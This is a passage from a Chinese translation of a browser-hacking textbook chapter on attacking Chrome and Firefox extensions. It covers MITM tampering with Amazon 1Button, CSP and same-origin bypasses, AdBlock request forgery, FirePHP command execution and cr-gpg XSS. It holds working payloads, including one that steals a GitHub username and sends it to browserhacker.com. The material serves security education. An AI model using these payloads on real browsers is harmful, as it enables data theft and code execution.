Chrome的亚马逊1Button App扩展[34]，为中间人攻击提供了一个很好的例子。这个扩展本质上是一个Web抓取和跟踪器。它会报告访问alexa.com的所有HTTP和HTTPS链接，而对于选定的网站，它还会报告部分内容，包括通过HTTPS执行的谷歌搜索。

为了在不更新扩展代码的情况下实现远程配置，亚马逊决定通过包含某些JavaScript文件的内容脚本来配置扩展。在这个扩展的3.2013.627.0版中，会取得如下文件：

- ❑ http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/httpsdatalist.dat
- ❑ http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/search_conf.js

可能有人注意到了，这两个资源都是通过HTTP加载的，实际上还不止这些。在httpsdatalist.dat文件中，给出了监听的HTTPS页面列表。配置内容可以通过以下代码得知：

```
[
  "https:[/]{2}(www[0-9]?|encrypted)[.](l.)?google[.].*[/]"
]
```

文件search_conf.js描述了需要从浏览过的页面中提取什么内容报告给Alexa。下面的代码可以让你有所体会：

```
{
  "google" : {
    "urlexp" :
      "http(s)?:\\/\\/www\\.google\\..*\\/.*[?#&]q=([^&]+)",
    "rankometer" : {
      "url":"http(s)?:\\/\\/(www(|[0-9])|encrypted)\\.(|l\\.)google\\..*\\/",
      "reload": true,
      "xpath" : {
        "block": [
          "//div/ol/li[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'g', ' ' )
          )]",
          "//div/ol/li[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'g', ' ' )
          )]",
          "//div/ol/li[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'g', ' ' )
          )]"
        ],
        "insert" : [
          "./div/div/div/cite",
          "./div/div[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'kv', ' ' )
          )]/cite",
          "./div/div/div/div[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'kv', ' ' )
          )]/cite"
        ],
        "target" : [
          "./div/h3[ contains(
            concat( ' ', normalize-space(@class), ' '),
            ' r '
          )]/descendant::a/@href",
          "./h3[ contains(
            concat( ' ', normalize-space(@class), ' '),
            ' r '
          )]/descendant::a/@href",
          "./div/h3[ contains(
            concat( ' ', normalize-space(@class), ' '),
            ' r '
          )]/descendant::a/@href"
        ]
      }
    },
    ...
  },
  ...
}
```

7

抓取到的与search_conf.js中的XPath表达式匹配的网站内容，会报告给http://widgets.alexa.com。从前面的配置内容可以看出来。

图7-14展示了通过mitmproxy[35]拦截到http://widgets.alexa.com的通信的屏幕截图。



图7-14　对1Button扩展进行中间人攻击

还有一个更让人吃惊的漏洞。还记得配置URL吗？这些URL是通过HTTP而非HTTPS取得的。因此同样给了中间人攻击以可乘之机。

假设我们通过中间人攻击技术，将httpsdatalist.dat替换成了以下代码：

```
["https://"]
```

而在拦截search_conf.js请求时也使用如下代码：

```
{
  "pwn" : {
    "urlexp" : "http(s)?:\\/\\/",
    "rankometer" : {
      "url" :"http(s)?:\\/\\/",
      "reload": true,
      "xpath" : {
        "block": [
          "//html"
        ],
        "insert" : [
          "//html"
        ],
        "target" : [
          "//html"
        ]
      }
    },
    "cba" : {
      "url" :"http(s)?:\\/\\/",
      "reload": true
    }
```

```
    }
  }
```

通过这样的攻击，该扩展将（向Alexa）报告所有HTTPS网站的DOM节点内容。甚至可以在不向特权上下文中注入指令的情况下，实现此攻击。所要做的仅仅是修改配置，就可以看到用户发出的所有请求。

2. 绕过Web应用CSP

有一个Chrome扩展组件显然没有受到CSP保护。通过在响应中包含X-Content-Security-Policy HTTP首部，Web应用可以利用CSP。扩展后台页默认也有CSP。而没有受保护的组件就是内容脚本。

没错，Chrome扩展的内容脚本根本不受CSP保护。利用这一点，可以绕过Web应用开发者实现的各种讨厌的CSP限制。下面我们就来看看如何利用这个组件达到攻击目的。

以http://content-security-policy.com源为例。如果加载这个URL，就可以看到相关的CSP首部，比如：

```
X-Content-Security-Policy: default-src 'self' www.google-analytics.com
 netdna.bootstrapcdn.com ajax.googleapis.com;
 object-src 'none'; media-src 'none'; frame-src 'none'; connect-src 'none';
```

首先，我们注意到这里没有`unsafe-eval`指令。这意味着在攻击该源时，不能利用`eval`函数（或者它的朋友，像第3章讨论的那样）达到目的。好吧，除非目标的内容脚本中有漏洞。

下面是一个存在漏洞的内容脚本，可以演示如何利用它绕过CSP：

```
// 获取bhh URL参数
var bhh = document.location.href.split('bhh=')[1];
if (typeof bhh == 'string') {
  eval(bhh); // 参数eval
}
```

相对应的清单文件如下，只在http://content-security-policy.com源中使用内容脚本：

```
{
  "name": "Browser Hacker's Handbook CSP Bypass Example",
  "version": "1.0",
  "description": "Browser Hacker's Handbook CSP Bypass Demonstration",
  "homepage_url": "http://browserhacker.com",
  "permissions": [
       "http://content-security-policy.com/*"
  ],
    "content_scripts": [
    {
      "all_frames": true,
      "js": [
        "cs.js"
      ],
      "matches": [
        "http://content-security-policy.com/*"
      ],
      "run_at": "document_end",
```

7

```
        "all_frames": true
      }
    ],
    "manifest_version": 2
}
```

找到存在漏洞的内容脚本后，下面就来绕过放在这个网站HTTP首部的CSP控件：

```
http://content-security-policy.com/#bhh=
eval(alert('Browser Hacker\'s Handbook'))
```

目标浏览器在加载前面的URL时，就会绕过CSP。可以看到注入内容脚本中的`eval`执行后，在相应源中弹出的警告对话框。图7-15展示了返回的CSP首部以及成功执行`eval`函数的结果。




图7-15　在Chrome扩展中绕过网站的CSP

这样就通过Chrome扩展中的漏洞，成功绕过了Web应用设置的CSP。更确切地说，就是利用了CSP未保护到的内容脚本中的漏洞。

3. 绕过同源策略

我们知道，Chrome扩展的内容脚本拥有比标准互联网区域更高的权限。虽然它拥有的额外权限并不多，但有一项是你感兴趣的，那就是可以读取跨域请求的响应。单纯就这一点来说就很厉害，不过不止如此。在发送跨域请求时，首部会包含与相应源关联的cookie。没错，cookie中也会包含已经认证过的会话令牌。

可以通过多种方式操作内容脚本，根据目的的不同，情况也不一样。多数情况下，内容脚本可与DOM交互。实际上，DOM经常是攻击面的一部分。

攻击扩展的内容脚本与利用经典的DOM XSS非常类似。因此，在这里可以重用你的DOM XSS知识以利用扩展。

为了实现利用，内容脚本需要获得你的数据，并在特权上下文中使用它。在DOM中的具体位置，取决于目标扩展。不过，`<title>`元素通常是个不错的选择，因为很多扩展都从`<title>`元素中读取内容。

仅仅是在内容脚本中的DOM使用你的数据，并不能保证它会执行。要利用内容脚本，扩展必须在`eval`函数、`innerHTML`赋值等中使用你的数据。以下内容脚本展示了一个可以利用的漏洞：

```
function do_something(title) {
  // 利用网页标题做些事
}

var title = document.title;
window.setTimeout("do_something(\"" + title + "\")", 500);
```

漏洞在于这个内容脚本不安全地使用页面的标题内容。勾连浏览器后，可以发送命令，让它加载另一个源。如果让它加载一个你控制的源，就可以完全控制`<title>`属性的内容。之后，可以向目标浏览器发送任何标题内容。假设你发送的网页HTML如下：

```
<HTML>
<HEAD>
<TITLE>");
  var xhr = new XMLHttpRequest();
  xhr.open("GET", 'https://github.com/settings/profile/', true);

  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4) {
      github_settings_page = xhr.responseText;
      var name_regexp = /<input type="text" value="(.*)" tabindex="2"\/>/g;
      var name_arr = name_regexp.exec(github_settings_page);
      name = name_arr[1];
      new Image().src = "http://browserhacker.com/" + encodeURI(name);
    };
  };
  xhr.send();
  a=("</TITLE>
</HEAD>
<BODY>
 Browser Hacker's Handbook Extension SOP Bypass Example
</BODY>
</HTML>
```

发送这个页面后，就等于把代码注入到了chrome://区域。`title`的内容被传入了`setTimeout`函数，稍等一小会儿，就会执行。

在这个例子中，你的代码是在安全边界的低权限区域执行的。换句话说，是在内容脚本而不是后台页面中执行的。在这个半特权位置，还可以继续向扩展的匹配模式允许的任意源发送跨域请求。

这里的利用代码向https://github.com发送一个跨域请求，请求已经认证过的用户的设置页面。得到响应后，它会提取出用户名，然后将其发送给http://browserhacker.com。显然，这个任务很简单，其实能做的更多。

图7-16展示了使用前面的HTML利用这个扩展的情景。可以看到标签页中的标题中包含注入的代码，而在控制台中，一个GET请求中包含着GitHub的用户名，这里是Wade Alcorn。




图7-16　在Chrome扩展中绕过SOP

与DOM XSS漏洞一样，关键在于找到使用未过滤数据的漏洞函数。只不过，现在需要从扩展代码而不是Web应用中寻找这样一个函数。

绕过同源策略的例子

Chrome扩展ezLinkPreview[36]的5.2.2版，是一个可以绕过同源策略的好例子。看看它的代码，就可以看到下面这个函数：

```
function GetURLDocumentTitleJQ(url) {

var ezPageTitle = url; //将URL作为默认标题
$.ajax({
 url: url,
 async: true,
 success: function(data) {
 try {
  var matches = data.match(/<title>(.*?)<\/title>/);
  var title = matches[1];
  if (title != null && title.length > 0) {
   ezPageTitle = title;
  }
 } catch (err) {}
  var scr = 'ezBookmarkOneClick("' + url + '", "' + ezPageTitle + '");';
  chrome.tabs.executeScript(null, {code: scr});
},
```

仔细看一看，会发现GetURLDocumentTitleJQ函数根本没有在内容脚本中执行，而是在后台页面中执行的。在解释为什么之前，先来看看这个函数都干了什么。

这个函数向url参数指定的URL发送了一个XHR请求。在接收到响应后，它提取出<title>

和</title>标签之间的文本内容，然后加以处理。接下来，它以取得的标题内容调用chrome.tabs.executeScript函数[37]。

在通过chrome.tabs.executeScript函数执行之前，标题的内容并未经过任何过滤。这样就在扩展中产生了漏洞。

利用该扩展中这一漏洞的方式有很多。下面注入的代码经过了简化，但可以帮你验证扩展是否真的存在那么一个漏洞：

```
<title>anything"+console.log(1)+"</title>
```

要发动利用，受害者浏览器必须调用GetURLDocumentTitleJQ函数，以请求恶意页面。当然，它也正是这样向你暴露其漏洞的。此时还需要一步，因为存在漏洞的函数，只有在用户同意将当前页面加入Google Bookmarks时，才会被调用。那么需要一个社会工程学元素，引导用户去触发上下文菜单项。第5章介绍了相关的社会工程学技术，有必要的话可以翻回去看一看。

GetURLDocumentTitleJQ函数是在后台页面中调用的。可能你会因此觉得它会在安全边界的特权端运行。那为什么注入的代码在内容脚本的上下文中执行？答案就在于使用了executeScript函数。它把JavaScript注入页面，然后当第二个参数有一个code属性时，它会以传入的代码创建一个全新的内容脚本。

换句话说，利用这个扩展之后，该函数会使用你注入的指令，创建一个新的内容脚本。新的内容脚本然后会在Chrome扩展安全边界无特权一端运行。相对于真正的扩展漏洞，这样运行的影响并不大，但仍然可以绕过同源策略。

通过这个例子，可以了解如何利用有漏洞的扩展绕过SOP。这里展示的技术对于其他存在类似问题的扩展也是适用的。

4. 普遍的XSS攻击

即使Web应用本身无法利用，也可以通过扩展向浏览器中引入XSS漏洞。浏览器与Web应用是一种共生关系，这一点不能忘，而这种关系是可以利用的。

使用有漏洞的扩展浏览一个源，可能导致该源在该漏洞上陷进去。当然，Web应用不会对所有用户而言都存在漏洞，重点仍然是浏览器与Web应用之间的关系。

对传统的XSS而言，这都无所谓。但如果某个浏览器的扩展中存在一个XSS漏洞，那就有可能在浏览器加载的任意页面上被利用。

以下代码取自一个包含漏洞的Chrome扩展的内容脚本。有读者可以会发现它们与前面某个例子中的代码一样。可以通过向bhh参数添加JavaScript代码，来利用这个漏洞：

```
// 获取bhh URL参数
var bhh = document.location.href.split('bhh=')[1];
if (typeof bhh == 'string') {
  eval(bhh); // 参数eval
}
```

这个扩展的清单文件如下，它在告诉Chrome按照<all_urls>指定的那样，在所有源中执行内容脚本：

```
{
  "name": "Browser Hacker's Handbook UXSS Example",
  "version": "1.0",
  "description": "Browser Hacker's Handbook Universal XSS Demonstration",
  "homepage_url": "http://browserhacker.com",
  "permissions": [
       "<all_urls>"
  ],
    "content_scripts": [
    {
      "all_frames": true,
      "js": [
        "cs.js"
      ],
      "matches": [
        "<all_urls>"
      ],
      "run_at": "document_end",
      "all_frames": true
    }
    ],
    "manifest_version": 2
}
```

图7-17展示了这个有漏洞的内容脚本是怎么在浏览器查看的每个网页中引入XSS漏洞的。




图7-17　Chrome中的SOP扩展漏洞引入的XSS

图7-17中的箭头分别指向注入的代码、警告对话框和并不包含利用的HTTP请求。显然，这

个漏洞与DOM XSS漏洞很像。换句话说，通过在URL中使用#符号，浏览器不会将位于它后面的任何内容发送给Web服务器。通过把利用代码放到#后面，服务器日志中不会出现，Web应用的防火墙也不会检测到。

别忘了这个扩展中使用的匹配模式。如果它使用的是宽泛的匹配模式，那么与该模式匹配的任意源都将出现漏洞。如果匹配模式是`http://*/*`、`*://*/*`和`<all_urls>`，问题就更严重了。

5. 跨站点请求伪造

XSRF（Cross-site Request Forgery，跨站点请求伪造）在前几章中讨论过，到第9章还会重点介绍。关键在于要知道在很多情况下，可以把扩展想象成一个虚拟的Web应用，因为扩展也可能存在与Web应用相同的（或类似的）漏洞。

前面在7.2.3节曾提到利用`web_accessible_resources`参数。这个manifest.json文件中的参数用于列出扩展中可以访问的白名单文件：

```
{
  {
    "name": "extensionName",
    "version": "versionString",
    "manifest_version": 2
  },
  "web_accessible_resources": [ "logo.png", "menu.html", "style.css" ]
}
```

这意味着从任何网页都可以访问这些资源。如果manifest.json文件中包含上面的代码，那么下面的URL就是可以访问的：

```
chrome-extension://abcdefghijklmnopqrstuvwxyz012345/menu.html
```

在某些条件下，仅仅加载资源就可以触发某些副作用，并在底层扩展中执行操作。其中有些操作被证实对扩展安全而言是至关重要的。

假设有一个扩展，在加载位于白名单中的UI页面时，会从GET请求中读取一个配置参数。加载完成后（包括提供了参数后），关键的配置数据就保存在`LocalStorage`中。

我们只关注该页面作为白名单文件，出现在了`web_accessible_resources`参数中。这一点很重要，因为它意味着任何网页都可以在一个`<iframe>`中包含它。加载这个包含定制URL的内嵌框架，会导致这个虚构扩展的`LocalStorage`对象中保存任意内容。

这有点像传统的客户端–服务器应用中的CSRF攻击，因为不需要验证请求来源即可发起攻击。

跨站点请求伪造的例子

上一小节讨论了一个虚构的例子。没错，这不是真的。但至少有一个Chrome扩展（基于清单文件版本1）存在该XSRF漏洞，而且还相当流行，用户多达百万以上。

令人惊讶的是，Chrome扩展AdBlock[38] 2.5.22用于屏蔽广告。该扩展的一个功能就是订阅从给定的URL下载的过滤器列表。

就在过滤器订阅页面中，存在一个XFRF漏洞[39]。打开以下URL，在chrome://区域执行，就会

触发相应订阅功能：

```
chrome-extension://gighmmpiobklfepjocnamgkkbiglidom/pages/subscribe.html
```

加载subscribe.html资源时会执行的指令包含在subscribe.js脚本中[40]。相关内容[41]如下面代码所示[42]：

```
// 获取URL
var queryparts = parseUri.parseSearch(document.location.search);
...
// 订阅列表
var requiresList = queryparts.requiresLocation ?
  "url:" + queryparts.requiresLocation : undefined;
BGcall("subscribe",
  {id: 'url:' + queryparts.location, requires:requiresList});
```

这段代码显示了产生漏洞的执行过程。第一行代码解析URL的搜索部分，得到的散列值保存在变量queryparts中。最后一行通过最初保存在请求的location参数中的值，来实现对AdBlock的订阅。如果URL中的参数是location=http://browserhacker.com，那就是从http://browserhacker.com订阅过滤器。那么，整个URL如下所示：

```
chrome-extension://gighmmpiobklfepjocnamgkkbiglidom/pages
/subscribe.html?location=
http://browserhacker.com
```

了解了漏洞的工作原理，接下来看看怎么利用它。首先创建一个内嵌框架，通过它来加载subscribe.html扩展资源，并传入你希望它加载的过滤器。在这里，我们希望过滤器把所有URL都放入白名单：

```
<iframe style="position:absolute;left:-1000px;" id="bhh" src=""></iframe>
//...
var url = "chrome-extension://";
url += "gighmmpiobklfepjocnamgkkbiglidom";
url += "/pages/subscribe.html?";
url += "location=http://browserhacker.com/list.txt";
document.getElementById('bhh').src = url;
```

使用这段代码，目标浏览器就会创建加载资源的内嵌框架，并将http://browserhacker.com/list.txt作为BGcall扩展函数的值，然后该函数会加载它。

后面只剩下一步，就是向扩展返回白名单。因此把包含如下内容的list.txt放在你的服务器上，AdBlock就会被禁用：

```
[Adblock Plus 0.7.5]
@@*$document,domain=~whitelist.all
```

重要的事情需要再强调，这个漏洞只在清单文件版本1下存在。如果在当前版本的Chrome扩展（使用清单文件版本2）中成功实现攻击，请求的资源必须列在web_accessible_resources参数中：

```
"web_accessible_resources": [ "img/icon24.png",
  "jquery/css/images/ui-bg_inset-hard_100_fcfdfd_1x100.png",
```

```
    "jquery/css/images/ui-icons_056b93_2.6.440.png",
    "jquery/css/images/ui-icons_d8e7f3_2.6.440.png",
    "jquery/css/jquery-ui.custom.css",
    "jquery/css/override-page.css" ]
```

从前面的代码可以看出，AdBlock 2.6.4的清单文件中，不包含`web_accessible_resources`中的`subscribe.html`字符串。因此，在对目标扩展发动此类攻击之前，别忘了检查manifest.json文件。

6. 攻击DOM事件处理程序

Firefox中chrome://区域与不受信任区域间的通信，也可以通过DOM事件实现。相应的扩展会在chrome://区域中注册一个事件监听器，等待网页输入。相应事件触发后，就会根据接收到的信息执行操作。

是否验证与处理程序交互的内容有没有被授权，取决于扩展开发者。即使经过验证没有授权，扩展也可能允许脚本被注入chrome://区域，导致绕过保护措施。

攻击拖放

Firefox通过使用一系列事件处理程序，支持拖放操作：dragstart、dragenter、dragover、dragleave、drag、drop和dragend。图片、文本、链接和DOM节点，都可以从页面中一个地方被拖放到另一个地方，有时候还能直接拖放到扩展里。

需要注意的是，如果拖放的是带属性的HTML元素或DOM节点，那么这些元素或节点的所有属性和方法都会被复制到新位置。在将元素拖放到chrome://区域时，就可能出现问题。如果一个本来无恶意的、带有JavaScript onLoad处理程序的图片被拖放到特权区域，那处理程序中的JavaScript代码就会不受限制地执行：

```
<img src="http://browserhacker.com/exploit.gif" onload="your_javascript">
```

比如，前面的图片标签会把图片加载到网页，并在非特权的浏览器环境中执行`onload`代码。如果受害者将图片拖放到chrome://区域，那么`onload`代码就会再次执行。但这一次当DOM事件处理程序运行`onload`函数时，权限会得到提升。

Nick Freeman发现了Firefox扩展ScribeFire[43]中的一个非常类似的漏洞。这个扩展允许用户将任何来源的内容发布到自己的博客上。漏洞在于用户可能会把图片（从任意源）拖放到chrome://区域。与前面的例子类似，ScribeFire也可以用于在`onload`函数中混入你的JavaScript代码，然后在特权环境下执行。

利用DOM事件需要透彻理解扩展如何处理用户输入。但归根结底，目标与介绍的其他方法都一样，就是在chrome://区域中执行任意JavaScript代码。

7.3.3　执行操作系统命令

发现XCS漏洞后，还有可能通过它执行任意操作系统命令。也就是说，有可能把你要执行的命令混入chrome://区域，然后就像在命令行中输入它们一样执行这些命令。不过，在此之前，我们先来看看怎么在Firefox中启动操作系统命令。

在Firefox中远程执行命令的例子

如前所述，如何利用目标扩展，完全取决于开发人员实现它的方式。扩展可能使用HTTP首部来引导执行流，而发现它们也就发现了目标。

Firefox的FirePHP扩展会抓取从服务器返回的一些首部，然后根据它们决定在Firebug控制台中显示什么。如果能够拦截服务器响应，就很容易知道首部中存在什么自定义的字段。以下首部展示了FirePHP扩展会查找到的一些HTTP首部：

```
HTTP/1.1 200 OK
Date: Thu, 08 Aug 2013 14:18:44 GMT
Server: Apache
Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT
ETag: "401b9-0-4d91807c0760e"
Accept-Ranges: bytes
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/Dump/0.1
X-Wf-1-1-1-1: 29|["Browser Hacker's Handbook"]|
```

可以看到，首部中已经插入了`Browser Hacker's Handbook`字符串。看一看图7-18，会发现对话框中包含了这个字符串。这个例子表明，该首部已经成为这个扩展的一个攻击面。



图7-18 FirePHP显示来自服务器的数据

下面我们看一看Eldar Marcussen发现的一个扩展漏洞[44]。这个漏洞影响0.7.1版之前的所有FirePHP，可以从这里下载它：https://addons.mozilla.org/en-US/firefox/addon/firephp/versions。安

装它需要使用Extension标签页中的Install Add-on From File选项。

安装好这个有漏洞的扩展后，接下来要设置一下环境。确认Firebug中的Net标签页是启用的，然后在控制台中输入以下代码，并点击Run：

```
console.log('Exploit FirePHP start')
xhr = new XMLHttpRequest();
xhr.open("GET","http://browserhacker.com/",true);
xhr.send();
console.log('Mouseover FirePHP array to finish')
```

这段代码会向http://browserhacker.com发送一个XHR请求，模拟对受害者的一次攻击。FirePHP会查询响应中的一些关键首部，以及漏洞所在的位置。我们特别关心的是X-Wf-1-1-1-1首部，解析它会导致利用发生。这个首部也是我们要在其中放入指令的地方。如果能正确地做出响应首部，就可以执行相应的操作系统命令。

为了演示起见，需要通过代理拦截这个HTTP通信，然后在响应中注入利用代码。就使用你常用的实时代理，然后添加FirePHP的首部（以X-Wf开头）即可：

```
HTTP/1.1 200 OK
Date: Wed, 07 Aug 2013 00:27:48 GMT
Server: Apache
Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT
ETag: "401b9-0-4d91807c0760e"
Accept-Ranges: bytes
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/Dump/0.1
X-Wf-1-1-1-1: 476|{"RequestHeaders":{"1":"1","2":"2","3":"3","4":"4","5":"5",
"6":"6","7":"7","8":"8","9":"9","UR<script>var lFile=Components.classes
[\"@mozilla.org/file/
local;1\"].createInstance
(Components.interfaces.nsILocalFile);lFile.initWithPath
(\"/Applications/Calculator.app/Contents/MacOS/Calculator\");var process=
Components.classes[\"@mozilla.org/process/util;1\"]
.createInstance(Components.interfaces.nsIProcess);process.init(lFile);
process.run(true,[],0);void(0);<\/script>":"PWND"}}|
```

这次利用还需要一步。需要受害者移动鼠标到控制台中的Dump行，去触发Variable Viewer，然后才能利用该浏览器扩展。这样就会运行Calculator.app，输出如图7-19所示。

在这个例子中，我们使用一个大数组向受害者隐藏了攻击代码，因此在控制台中看不到。另外一个好处是这个字符串占用了较大一块屏幕空间，所以受用户很可能无意间把鼠标划过它。

现在我们已经在OS X上利用了FirePHP的漏洞。通过更新长度并使用下面的字符串作为`lFile.initWithPath`调用的参数，也可以在Windows上实现同样的扩展利用：

```
"C:\\\\\\\\Windows\\\\\\\\system32\\\\\\\\calc.exe\"
```

7




图7-19　在OS X中利用FirePHP

这个漏洞可以在安装了Firefox上的任何操作系统上被利用。Firefox扩展中的漏洞在任何操作系统中几乎都一样容易被利用。

FirePHP的开发者已经修复了该漏洞，补丁在这里：https://github.com/firephp/firephp-extension/commit/fccab466cd-5f014c36082d76ae300f2cd612ba51。代码中存在多个地方拼接攻击者控制的内容，事先都未编码或未经过滤。

7.3.4　操作系统命令注入

说到服务器端脚本的命令注入，应该有不少读者很熟悉。这时候，你可以把自己的数据加进去，服务器在通过参数使用你的数据时，实际上就会执行你传入的命令。

常见的命令注入方法在浏览器中也没什么不一样。Chrome扩展可以通过使用NPAPI，在文件系统中执行程序。如果传递给程序的参数来自不受信任的源，比如某个网页，就有可能发生命令注入。

NPAPI程序在沙箱外部（在用户环境中）执行。利用Chrome扩展的这个功能，就可以直接访问操作系统。

操作系统命令注入的例子

Chrome扩展cr-gpg可以利用一个NPAPI插件，在Gmail的网页版中启用电子邮件的PGP加密和解密。相应的插件会调用安装在系统中的gpg二进制文件。以下清单文件中声明的二进制文件，

会在插件调用gpg时用到：

```
"plugins": [
  {"path": "gmailGPG.plugin" },
  {"path": "gmailGPG.dll"},
  {"path": "gmailGPG.so"}
],
```

Kotowicz[45]在这个扩展的0.7.4版中，发现了一个命令注入漏洞[46]，这个漏洞是探索命令注入漏洞的一个很好的例子。虽然这个漏洞存在于清单文件版本1，但其简单的原理同样适用于清单文件版本2。实际上，无论如何，这个扩展还面临着同样攻击的危险。

首先，要找到适当的攻击方法，获得对扩展的控制权，然后再看一看能对它做什么。在向受害者发送PGP加密的电子邮件时，他们会解密邮件密文，然后网页版Gmail的界面中才会显示明文。在解密后的邮件出现时，该扩展执行如下代码[47]：

```
$($(messageElement).children()[0]).html(tempMessage);
```

这行代码在http://mail.google.com/和https://mail.google.com/源中，引入并保存了一个XSS漏洞[48]。换句话说，命令注入发生在扩展的内容脚本中。

这种漏洞并不存在于Web应用中。只有在Chrome浏览器下的Gmail源中使用cr-gpg扩展，才能利用这个XSS漏洞。

要利用这个漏洞，可以向受害者发送一个包含`<script>alert(1)</script>`的加密邮件。只要受害者解密该密文，就会显示一个内容为数值1的警告对话框。

在这个特权区，可以对Gmail源发起标准的XSS攻击，还可以使用这个内容脚本，来实施本章前几节介绍的其他攻击。不过，我们还是回过头来看看说好要讲的命令注入漏洞吧。别急，在本节最后把一切都串起来的时候，我们会再谈一谈XSS攻击。

